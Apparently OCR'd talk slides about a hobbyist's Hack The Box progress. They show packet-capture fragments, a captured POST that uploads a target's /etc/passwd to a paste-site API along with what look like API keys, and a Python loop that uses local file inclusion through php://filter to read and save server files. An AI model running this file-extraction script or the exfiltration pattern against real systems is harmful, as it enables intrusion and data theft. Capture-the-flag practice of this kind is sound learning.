
lokori owned user Inception [+15 ⊕] 1 week ago

lokori owned challenge Weak RSA [+2 ⊕] weeks ago

In two weeks..

- I kind of got excited..

Did some “forensic analysis”



```
3697 161.886187 10.10.20.
3698 161.886224 104.20.20
5660 169.191830 104.20.20
5661 169.191809 10.10.20.
5662 169.192902 10.10.20.
5664 169.193141 104.20.20
5666 169.193556 10.10.20.
5667 169.193582 104.20.20
5671 169.199701 104.20.20
5672 169.201464 10.10.20.
5675 169.243743 104.20.20
5725 178.203546 10.10.20.
5726 178.203576 104.20.20
```

```
▸ [Destination GeoIP: United
▾ Transmission Control Protocol
    Source Port: 58086
    Destination Port: 443
    [Stream index: 150]
    [TCP Segment Len: 1738]
    Sequence number: 618    (r
    [Next sequence number: 2348
```

```
0020  d0 15 e2 96 01 bb 10 9e
0030  81 32 5d 31 00 00 01 01
0040  2f a2 17 03 03 06 cb 00
0050  06 9f fd 91 92 33 91 92
0060  3b 1f 9d da 39 11 59 02
0070  f3 72 57 4c 81 db 68 58
0080  73 ea 2a 46 46 65 4d 3f
0090  2b 02 27 a6 99 5e 22 70
00a0  80 4b 43 f9 f3 87 55 f4
00b0  78 02 81 a9 49 6c 4c 77
00c0  de ba e8 0a 45 27 b4 2c
00d0  e5 74 34 6d 03 64 99 5d
```

```
339 TSecr=728892
llo Done
730918 TSecr=1257365
257366 TSecr=730919
257368 TSecr=730919
257370 TSecr=730920
rlencoded)
=1257618 TSecr=731171
```


```
Accept: */*
Content-Length: 1709
Content-Type: application/x-www-form-urlencoded
Expect: 100-continue

api_user_key=ed67c1aec48d47270dd002d0baa29814&api_dev_key=bb8aa307a7d4b6073976149b65977bae&api_paste_pr
ivate=2&api_option=paste&api_paste_code=root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
lxd:x:107:65534::/var/lib/lxd/:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
```

1 client pkt, 2 server pkts, 1 turn.

Sequence number (tcp.seq), 4 bytes


Packets: 13641 · Displayed: 31 (0.2%) · Load time: 0:0.859 Profile: Default

Wrote scripts..
(bypass PHP chroot jailing)




```
count = 0
for lfi in files:
    print("Still trying.. " + lfi)
    time.sleep(0.05)
    fn = lfi.split("/")[-1] + ".BAR"
    if (not (os.path.isfile(fn))):
      repla = requests.get(args.url + "php://filter/read=convert.base64-encode/resource=" + urllib.quote_plus(lfi))
      if (repla.status_code == 200):
        base64encoded = repla.text.split(args.begin)[1]
        base64encoded = base64encoded.split(args.end)[0]
        print("FILE : " + lfi)
        content=base64.b64decode(base64encoded)
        print(content)
        with open(fn, "w") as f:
          f.write(content)
        print("---------------")
      else:
        print("STATUS : " + str(repla.status_code))
        if (repla.status_code == 500):
          missingfiles.add(lfi)
    count = count + 1
```

Found out PHP typing is Super AWESOME (JavaScript can’t beat this!)



